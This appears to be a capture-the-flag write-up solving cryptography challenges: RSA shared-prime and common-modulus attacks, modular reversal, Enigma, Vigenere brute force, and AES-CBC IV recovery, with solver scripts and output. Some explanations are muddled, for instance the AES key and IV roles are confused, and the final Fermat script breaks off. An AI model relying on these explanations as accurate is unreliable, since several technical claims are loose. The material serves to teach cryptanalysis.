> c = (m**(e*d))%n
> ```

> Out in the real world, we use so many RSA keys, and it is possible that two of them have a common prime in them. However, that is extremely rare. Could it be possible that we have a common prime here too?
>
> `Flag Format: flag{...}`
>
> ## Resources to solve the challenge
>
> - Crypto Module
>
> **FLAG FORMAT:** `flag{}`

Challenge Files

common_primes.py

common_primes_cipher.txt

Solution:

So, for this challenge, I found this walk through, `link here`. I did do some modifications to the script and found the flag.

```
from Crypto.Util.number import long_to_bytes
from math import gcd

ciphertext = [501029909836596764565321189983366.........]

modulus_list = [
    92917019109246520946111919 2.....................,
    13056821224028637749214 4613.....................,
    85811324434028990250875 4224.....................,
    11506407970434477652231 0714.....................
]

e = 65537

# Find p by checking for common factors
p = 0
for i in range(len(modulus_list)):
    for j in range(i + 1, len(modulus_list)):
        if gcd(modulus_list[i], modulus_list[j]) != 1:
            p = gcd(modulus_list[i], modulus_list[j])
            break
    if p != 0:
        break

# Compute q for each modulus
q_values = [n // p for n in modulus_list]

# Decrypt the ciphertext using each private key
for i, n in enumerate(modulus_list):
    q = q_values[i]
    l = (p - 1) * (q - 1)
    d = pow(e, -1, l)
    try:
        decrypted = pow(ciphertext[i], d, n)
        decrypted_bytes = long_to_bytes(decrypted)
        print(f"Decrypted plaintext for modulus {i}: {decrypted_bytes.hex()}")
    except UnicodeDecodeError:
        print(f"Decryption for modulus {i} failed.")
```

The output

```
Decrypted plaintext for modulus 0: 21b7b2e5c7d9309d50cf866503b203ac3e27767d0f2c9a2c6b5dbccaa88a0f912d2b38d727b14c767e3c4c4fbd7afe500653
Decrypted plaintext for modulus 1: 666c61677b77335f683476335f73305f6d7563685f316e5f63306d6d306e7d
Decrypted plaintext for modulus 2: 1b7885adb6b6c7419cd9d063b5c373d5c1fbdf512ba10d351da1ab0085eef3bff5505312c63ffcbbf7c3a2dfb695a65e9018
Decrypted plaintext for modulus 3: 666c61677b77335f683476335f73305f6d7563685f316e5f63306d6d306e7d
```

if we decode the hex value we got in modulus 1 or 2, we will get the flag. `flag{w3_h4v3_s0_much_1n_c0mm0n}` .

Now, I will try explain this script as best as possible.
First, we will initialize the `ciphertext` and `modulus_list` with the values we got in the challenge files.

To begin the decryption process, the script aims to find a common prime factor among the modulus values. It iterates through the `modulus_list`, checking for pairs of moduli that share a `common factor`. The `gcd` function from the `math` module is used for this purpose. If a common factor is found, it assigns the value to the variable `p` and breaks from the loop.

Next, the script calculates the corresponding `q` value for each modulus by dividing the modulus `n` by `p`.

Next, for each modulus in the modulus list, we do:

- It calculates the value of `l` (lambda) as `(p - 1) * (q - 1)`, which is Euler's totient function of the modulus `n`. You can read more about Euler's totient function `here`.
- The private exponent `d` is computed as the modular inverse of the public exponent `e` modulo `l`.
- The ciphertext is decrypted by raising it to the power of `d` and taking the remainder when divided by `n` using the `pow` function.
- The decrypted result is converted to bytes using the `long_to_bytes` function from the `Crypto.Util.number` module.
- The decrypted plaintext, in hexadecimal format, is printed along with the corresponding modulus index.
- In the end I have tried to do some error handling.

This script was crafted with the help of `chatgpt` , and took me some time to perfect the script and make it work for me and what it was doing and how I was getting the flag.
In simple terms, the script attempts to decrypt an encrypted message by finding a `common prime factor` among the RSA `modulus values`. It calculates the `private key components` based on this factor, decrypts the ciphertext using the private key, and displays the decrypted messages in hexadecimal format.

Hope my attempt at explaining it made sense to you.

MOD

> Alright, imagine you're at a never-ending carnival ride called Modular Arithmetic Land! 🎡
>
> In this crazy land, numbers follow a special rule: they always go in circles! 🔄
>
> Let's say we're on a Ferris wheel that has 12 seats. When it goes around, it counts from 1 to 12. But here's the twist: once it reaches 12, it starts back at 1! It's like a looping roller coaster for numbers!
>
> That's modular arithmetic for you! It's like doing math in a magical world where numbers can't go beyond a certain limit. They keep looping around, having a wild time on their numerical journey.
>
> So, when you see something like "15 modulo 12," it means you're asking, "Which seat would the number 15 be on the Ferris wheel?" 🎢
>
> Since the Ferris wheel has only 12 seats, the answer is seat number 3! 🎠

> Modular arithmetic helps us find these "magical seats" where numbers end up when they go on their looping adventures. It's a playful way to understand how numbers behave in their own amusement park!
>
> Now hop on the ride and enjoy the mathematical madness of modular arithmetic! 🎢🎡🎠
>
> **In python "%" is used for mod**
>
> ```
> >>> print(15%12)
> 3
> >>> print(23%29)
> 23
> ```
>
> `Flag Format: flag{...}`
>
> **FLAG FORMAT:** `flag{}`

Challenge Files

MOD.py


MOD.txt

Solution:

Even this challenge took some time to understand, but once I understood the logic it was simple. So, in the script given to us in challenge file,

```
flag = #######redacted#######
flag = flag.encode()
l = [i%97 for i in flag]

print(l)


#output file
f = [5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11, 48, 48, 15, 28]
```

The `flag` is first encoded to `bytes` and then each `byte` is processed by taking its modulo with `97` . The value which we can store in `l` (which takes the value of the `modular operation`), cant exceed `96` , then prints the value out**.** Now, the only thing we want is a `human readable` flag appear before us, when we decode the `f` present in the output. So I was initially unsure of how to do it, but when I thought about human readable format, ASCII table came to mind.



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Now, as we look at the tables `decimal values` we see that all the lowercase letters, have values higher than `96`. This is relevant to us because, the `encryption` script allowed only decimal values up to `96` , so all the lowercase letters(in the case of our format `flag` and `{}`)are missing. So, now to reverse our script, we need it to show the values which it changed by doing the `modulus(%)` operation . For that all we need to do is, perform `modulus` on the `output`, from `0 to 28, i.e '% 29'` , and add `97` to the remainder. We are doing this because, we need the values from `97 to 125` .
Now let me put all this together.
The person who put this script together doesn't want us to see any message, whose `ascii` representation lies between `97 and 125` . So we just need to reverse that process, and hence the script below.

```
f = [5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11, 48, 48, 15, 28]

for i in range(len(f)):
    if f[i] % 29 == f[i]:
        f[i] += 97

n = ""
for i in f:
    n += chr(i)

print(n)
```

flag - `flag{M0du10_m4k3s_7hings_l00p}` .

Hope the explanation made sense.

Wojtek's Enigma

Challenge Description

> Intriguingly, amidst the chaos of World War II, an extraordinary tale unfolds. The Japanese forces, driven by their relentless pursuit of intelligence, managed to intercept a communication from Syria. Little did they know that within this intercepted communication lay the encrypted secrets of a distinguished client known as Wojtek .
>
> WOjtek's data was caught in the web of international espionage. His important data had been carefully encoded using a machine. The Japanese forces, recognizing the significance of this encrypted information, realized they had stumbled upon something extraordinary.
>
> The intricacy of the encryption posed a formidable challenge, leaving the Japanese forces in awe of the level of sophistication employed to protect Wojtek's data.
>
> Resource :
>
> How Alan Turing Cracked The Enigma Code
>
> **FLAG FORMAT:** `flag{}`

Challenge files


enigma.txt

Solution:

This challenge was pretty straight forward, I will not be dwelling into it too deep. Please do give the link given in the challenge a read. So the challenge file has all the information we need. We just need to implement it.

```
Ensure the client's security at all times

agin{afkkxf_7e3_ib4d}

Model : M3
Reflector : UKW B

ROTOR 1 : VI
Position : 1A
Ring : 2B

ROTOR 2 : I
Position : 3C
Ring : 4D

ROTOR 3 : III
Position : 5E
Ring : 6F

PLUGBOARD : bq cr di ej kw mt os px uz gh
```

I use this site `here` to decode it.



flag - `flag{wojtek_7h3_be4r}`

> Side note: - Wojtek(translates to “Happy Warrior”) was a really cool bear, adopted by the Polish army. Apparently, he liked smoking, drinking coffee early morning and his favorite drink was beer. So the mental image of Japanese capturing confidential information of the “gentleman” made me chuckle. Nice challenge.

Grandfather cipher

Challenge Description

> As a cyber ninja of renowned lineage, you inherit the legacy of your ancestors, steeped in ancient wisdom and clandestine knowledge. It is said that your illustrious grandfather, a revered guardian of the digital realm, held a closely guarded secret, whispered only within the family's sacred circle. Through a twist of fate, you stumbled upon a hidden trove of encrypted records that unveiled fragments of your grandfather's lost secret.
>
> Intrigued by this serendipitous discovery, you now find yourself facing a cryptic enigma believed to safeguard the remaining pieces of the ancestral puzzle. With your inherited talent and your grandfather's teachings echoing in your mind, you embark on a quest of both personal and cybernetic significance. Armed with your formidable hacking skills and the cherished memory of your ancestors, you delve deep into the heart of the Grandfather Cipher, determined to unearth the missing fragments and unlock the true power that lies dormant within. The spirit of your grandfathers guides your every move as you strive to honor their legacy and unravel the secrets that have eluded generations. The digital realm holds its breath, anticipating your triumphant revelation.
>
> `Flag Format : FLAG{....}`

> Resources :
>
> - Vigenere Cipher
> - Kasiski Test
>
> **FLAG FORMAT:** `FLAG{}`

Challenge Files

grandfather.py

grandfather

Solution:

The first thing we notice in the challenge description are the resources. It links to Vigenere Cipher and Kasiski test. I recommend you read up on those resources. For the purpose of this write up let me just give you a brief about them.
Vignere Cipher - It is an `encryption` technique where each letter of a secret keyword determines a `shift` value. This shift value is applied to the corresponding letter in the plaintext, creating the ciphertext. It adds complexity by using different shift values throughout the message, making it harder to decipher without knowing the keyword.

Kasiski Test - It is a method used to analyze the repeating patterns in a ciphertext to determine the probable length of the `keyword` used in a `Vigenere` cipher. By identifying recurring sequences of characters, the test looks for the greatest common divisors (`GCDs`) of the distances between these patterns. The resulting GCDs can provide insights into the possible lengths of the keyword, helping in the `decryption` process.

The script in the challenge file performs basic Vignere Cipher Encryption,

```
letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'
key = ???
flag = ???

def encrypt(plaintext, key):

    plaintext = plaintext.upper()
    key = key.upper()
    char_to_val = {char:val for val,char in enumerate(letters)}
    ciphertext = ""

    for i, char in enumerate(plaintext):
        plaintext_val = char_to_val[char]
        key_val = char_to_val[key[i % len(key)]]
        cipher_val = (plaintext_val + key_val) % len(letters)
        cipher_char = letters[cipher_val]
        ciphertext += cipher_char

    return ciphertext

print(encrypt(flag,key))

#output file is
O8Q2HZE9PCID38QDRL3COL7C3ZS01DVEU8CX01Q6R{WDQ1}4P13001S4Y4UH6W
```

Our task is to decrypt the output to get the flag. In the script we see that there is no information about the key. So, to solve this problem, we need to do three things:

- Implement a `Vignere Decrypt` function.

- Integrate `Kasiski Test` in the script to help find the key.
- To ensure we get the flag, we will only print the decoded text if it starts with `FLAG{` and ends with `}`

The script which I made is,

```
import itertools

letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'
encrypted_flag = "O8Q2HZE9PCID38QDRL3COL7C3ZS01DVEU8CX01Q6R{WDQ1}4P13001S4Y4UH6W"

def decrypt(ciphertext):
    ciphertext = ciphertext.upper()
    char_to_val = {char: val for val, char in enumerate(letters)}
    key_length = 1
    while True:
        for key in itertools.product(letters, repeat=key_length):
            plaintext = ""
            for i, char in enumerate(ciphertext):
                ciphertext_val = char_to_val[char]
                key_val = char_to_val[key[i % len(key)]]
                plaintext_val = (ciphertext_val - key_val) % len(letters)
                plaintext_char = letters[plaintext_val]
                plaintext += plaintext_char

            # Check if decrypted text matches the expected format
            if plaintext.startswith("FLAG{") and plaintext.endswith("}"):
                return plaintext, ''.join(key)

        key_length += 1

decrypted_flag, decryption_key = decrypt(encrypted_flag)
print("Decrypted Flag:", decrypted_flag)
print("Decryption Key:", decryption_key)


#output
Decrypted Flag: FLAG{C0NGR4TULATI0NSF0RSUCCESSFULLYBREAKINGTHEVIGENERECIPHEXX}
Decryption Key: JXQW
```

The script above starts with declaring 2 variables called letters and encrypted_flag. letters has the value which makes up the key to decrypt the encrypted_flag. In the decrypt function, we first make sure all characters are uppercase, and map each character with its corresponding index values. Key length is initially set to 1, and `for key in itertools.product(letters, repeat=key_length)` is using the `product` function from the `itertools` module to generate all possible combinations of characters from the `letters` string with a specified length (`key_length`).

Then in the loop `enumerate(ciphertext)`:

- We loops through each character in the ciphertext.
- For each character, it finds the corresponding numerical value for that character in the ciphertext and the key.
- It subtracts the key value from the ciphertext value and wraps it around within the valid range of characters.
- The resulting numerical value corresponds to the decrypted character.
- The decrypted character is appended to the plaintext.
- This process is repeated for each character in the ciphertext, gradually building the decrypted plaintext.

Then we check if the decrypted text matches the pattern `FLAG{` and `}` . If it doesn't then we increase the key length once again and then do the process again, until we get the desired output. Flag - `FLAG{C0NGR4TULATI0NSF0RSUCCESSFULLYBREAKINGTHEVIGENERECIPHEXX}`

Hope this explanation makes sense.

Flawless AES

Challenge Description

> In the world of cyber legends, whispers spread about a remarkable figure known as The Cipher. They said he possessed unmatched skills in decoding this powerful encryption system believed to be unbreakable. The Cipher was like a ninja, swiftly navigating the digital realm with unparalleled expertise.
>
> His ability to decipher complex codes and algorithms made him a sought-after resource for governments and corporations seeking to protect their secrets. The Cipher's true identity remained shrouded in mystery, adding to his enigmatic aura. His legend grew as tales of his exploits and the secrets he unveiled spread far and wide, captivating the imagination of those who yearned to harness the power of cryptography.
>
> Resource :
>
> Read the docs
>
> What is AES ??
>
> `Flag Format: flag{...}`
>
> **FLAG FORMAT:** `flag{}`

Challenge Files

jumbled.py

encrypted


Solution:

So this was the challenge which I guess left most of the participants stumped and scratching their heads. The hint given was `Can you recover the IV if you know the plaintext?` .For the longest time I assumed the hint was referencing 4 in roman numbers so, I didn't get what the author of this challenge wanted me to do. So I started reading up multiple blogs about what AES is, what attacks can be done on them if there is no key available to me etc etc. Finally I found this blog `AES CBC Mode - Chosen Plaintext Attack` , which talks about stuff which I am looking for. But I was too tried to wrap my head around it, so I gave up and decided to finally sleep for once think about it the next day with a fresh mind. Then the next day I `looked` at the `facts` I have with me again and gave the blog a good read I finally figured out how to solve the challenge. Oh, and `IV` meant `Initialization Vector`

> **Cryptographic Wisdom: Don't use a predictable Initialization Vector (IV) for AES in CBC Mode.**
>
> Cryptographers say when operating AES in CBC Mode that we should use an IV that has been generated by a cryptographically secure pseudorandom number generator. I say OK, then we will do that. But what if we didn't? Oh the hubris…

This is a paragraph in the blog which perfectly aligns with the clues given for the challenge.

So I will now try to give a high level overview of the blog. So there is Adam and Eve. Lets say Adam is using Cipher Block Chaining (CBC) mode to protect the confidentiality of messages exchanged in the protocol. However, Adam makes a critical mistake by using a predictable IV for each encryption operation.



Cipher Block Chaining (CBC) mode encryption

The Initialization Vector (IV) is a random value that is used to initialize the encryption process. It is crucial for ensuring the uniqueness of the ciphertext even when encrypting the same plaintext multiple times with the same key. By using a non-predictable IV, the resulting ciphertext is different even if the plaintext and encryption key remain the same.

Eve's goal is to decrypt the messages and extract sensitive information without knowing the encryption key. She knows that Adam is using a predictable IV and has knowledge of the IV generation pattern.

I hope this gives you some mental image of what is happening. Now, I will try to explain it further using the script I made to solve this challenge.

```
from Crypto.Cipher import AES

def xor_bytes(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

with open("encrypted", "rb") as f:
    adam_iv1 = f.read(16)
    ciphertext1 = f.read(64)
    adam_iv2 = f.read(16)
    ciphertext2 = f.read()

# Known values
plaintext1 = b"This is top secret message. I hope, no one can intercept UwU !!!"
print(len(plaintext1))

# Set IV to all zeros (Eve's perspective)
eve_zero_iv = b"\x00" * len(adam_iv1)

# Decrypt ciphertext1 using zero IV (Eve's perspective)
cipher = AES.new(adam_iv1, AES.MODE_CBC, eve_zero_iv)
decrypted1 = cipher.decrypt(ciphertext1)

# Recover the original IV (Eve's perspective)
recovered_iv1 = xor_bytes(decrypted1, plaintext1)
recovered_iv1 = recovered_iv1[:16]

# Print the recovered IV (Eve's perspective)
print("Recovered IV (Eve's perspective):", recovered_iv1.hex())

cipher = AES.new(adam_iv1, AES.MODE_CBC, recovered_iv1)
decrypted1 = cipher.decrypt(ciphertext1)

print("Recovered message (Adam's plaintext):", decrypted1.decode())

cipher = AES.new(recovered_iv1, AES.MODE_CBC, adam_iv2)
decrypted2 = cipher.decrypt(ciphertext2)

print("Recovered message (Adam's plaintext):", decrypted2.decode())


#Output
Recovered IV (Eve's perspective): d202ee982c1e35248f59aab300a4bccd
Recovered message (Adam's plaintext): This is top secret message. I hope, no one can intercept UwU !!!
Recovered message (Adam's plaintext): flag{h3y_y0u_g077It!!}
```

Now, continuing with our roleplay,

- The script reads an encrypted file containing two sets of IV and ciphertext: `adam_iv1` and `ciphertext1` for the first part of the message, and `adam_iv2` and `ciphertext2` for the second part of the message.
- Eve assumes that Adam used a predictable `IV` generation pattern.
- Eve sets her assumed IV, `eve_zero_iv`, to all `zeros`.
- Eve decrypts `ciphertext1` using this assumed `IV` and the known `adam_iv1`, obtaining `decrypted1`.
- Eve XORs `decrypted1` with the known `plaintext1` to recover the original `IV`, `recovered_iv1`.
- Eve creates a new AES cipher using the recovered IV, `recovered_iv1`, and the known `adam_iv1`.
- Eve decrypts `ciphertext1` again using this new cipher, obtaining `decrypted1` (Adam's plaintext message).
- Eve continues the decryption process by using the recovered `IV`, `recovered_iv1`, and the known `adam_iv2`.
- Eve decrypts `ciphertext2`, obtaining `decrypted2` (the second part of Adam's plaintext message).

Hope you made sense of what I explained. I strongly recommend you digest the blog I have linked to properly understand what I am trying to do.

Medium Challenges

Common Threads

Challenge Description:

> In the realm of cryptography, a captivating challenge beckons under the title Common Thread. It unveils a tale of interconnectedness and hidden messages, where two distinct exponents, e1 and e2, hold the power to encrypt the truth.
>
> Within the realm, prime numbers p and q stand as guardians of secrecy. United, they form a formidable number, n, which sets the stage for encrypted revelations.
>
> Your mission is to accept the challenge and decipher the encrypted messages, ct1 and ct2, born from the interplay of exponents and primes. Unravel the common thread that binds them, and in doing so, reveal the hidden truths they safeguard.
>
> Prepare to untie the Common Thread, where encryption and intrigue intertwine. Unlock the secrets, follow the trail, and let the common thread guide you to the heart of the mystery.
>
> **Reference**
>
> blog
>
> **FLAG FORMAT:** `flag{}`

Challenge Files:

common_threads.py

common_threads.txt

Solution:

The challenge talks about `interconnectedness` of hidden messages between two `distinct exponents`. They also hint at how `p` and `q` come together to form `n`. We are given 2 encrypted messages `ct1` and `ct2`.

Our job is to find something common that binds them.

From the information we have gathered from the challenge description, it is clear that `p` and `q` share a common modulus `n` . When solving the I just googled `common modulus attack` and got the a script from this GitHub `link` , with some modifications. You can also read this write-up `here.`

```
from libnum import xgcd, invmod, n2s

def common_modulus(e1, e2, c1, c2, N):
    # Extended Euclidean algorithm
    a, b, d = xgcd(e1, e2)

    # Invert negative factor
    if b < 0:
        c2 = invmod(c2, N)
        b = -b
    if a < 0:
        c1 = invmod(c1, N)
        a = -a

    # Get the message (c1^a * c2^b) % N
    m = (pow(c1, a, N) * pow(c2, b, N)) % N
    return m

n = 82529003854107449655882828779306680.............................
c1 = 16681447861709966575959992587888854.............................
c2 = 74649112917012996389389688584539O4.............................

# Perform common modulus attack
m = common_modulus(3, 65537, c1, c2, n)

# Convert the recovered message to plaintext
flag = n2s(m)
print(flag)


#Output
b'flag{b3z0u7_l0v3s_c0mm0n_m06u1u5}'
```

Now if we analyze the script:

- The `common_modulus` function takes in the two public exponents (`e1` and `e2`), the two ciphertexts (`c1` and `c2`), and the common modulus (`N`).
- It starts by finding the coefficients (`a` and `b`) that satisfy the equation `a * e1 + b * e2 = d`, using the extended Euclidean algorithm.
- Next, it checks if the coefficients `a` and `b` are negative. If they are, it means the modular inverses of the corresponding ciphertexts need to be calculated. So, it calculates the modular inverse of `c1` if `a` is negative and the modular inverse of `c2` if `b` is negative.
- Then, it computes the decrypted message `m` using the Chinese Remainder Theorem. The formula `(pow(c1, a, N) * pow(c2, b, N)) % N` is used to raise `c1` and `c2` to their respective powers (`a` and `b`) and then take the modulo `N`.
- Finally, the recovered message `m` is converted from a number to a string, and that string represents the original plaintext message.

Hope you understood this explanation.

Too Close for Comfort

Challenge Description

> In the realm of Numeria, where numbers hold the key to ancient secrets, a legend whispers of a challenge called "Too Close for Comfort." It tells of a cryptic code that guards a hidden chamber, where twin primes, magically entwined, hold the power to unlock unparalleled wisdom and boundless treasures.
>
> Numeria, once a realm of harmony and enlightenment, now finds itself in the grip of uncertainty. The Twin Chamber, a vault rumored to contain the answers to life's deepest mysteries, has remained elusive, its entrance guarded by a code steeped in complexity. But hope resurfaces as the seekers of knowledge discover a glimmer of possibility within the enigmatic challenge, "Too Close for Comfort."
>
> Within the cryptic code lies a hidden flag—an enigmatic phrase that embodies the essence of the Twin Chamber's secrets. It is a symbol of wisdom and prosperity, waiting to be unveiled by those daring enough to traverse the intricate path of encryption.
>
> Armed with their cryptographic tools, the seekers embark on a quest that explores the delicate dance between twin primes. The code, a fusion of ancient mathematical techniques and modern encryption algorithms, guides them on a journey through the enigmatic realm of closely spaced primes.
>
> Wrap the flag in the flag format: `flag{...}`
>
> **FLAG FORMAT:** `flag{}`

Challenge files

Too close for comfort.py

Too close for comfort.txt

Solution:

The description talks about magically entwined twin primes, which unlock something. In the challenge file the script demonstrates the process of generating an RSA encryption scheme and encrypting a message using the generated public key. In the comfort.txt, we have been given the cipher text C and the form factor N. After some googling, I found out that we can use `Fermat attack` to extract p and q values from the form factor i.e N. This is where I found the `script` .


```
def isqrt(n):
  x=n
  y=(x+n//x)//2
  while(y<x):
    x=y
    y=(x+n//x)//2
  return x
def fermat(n):
  t0=isqrt(n)+1
  counter=0
  t=t0+counter
  temp=isqrt((t*t)-n)
```

```
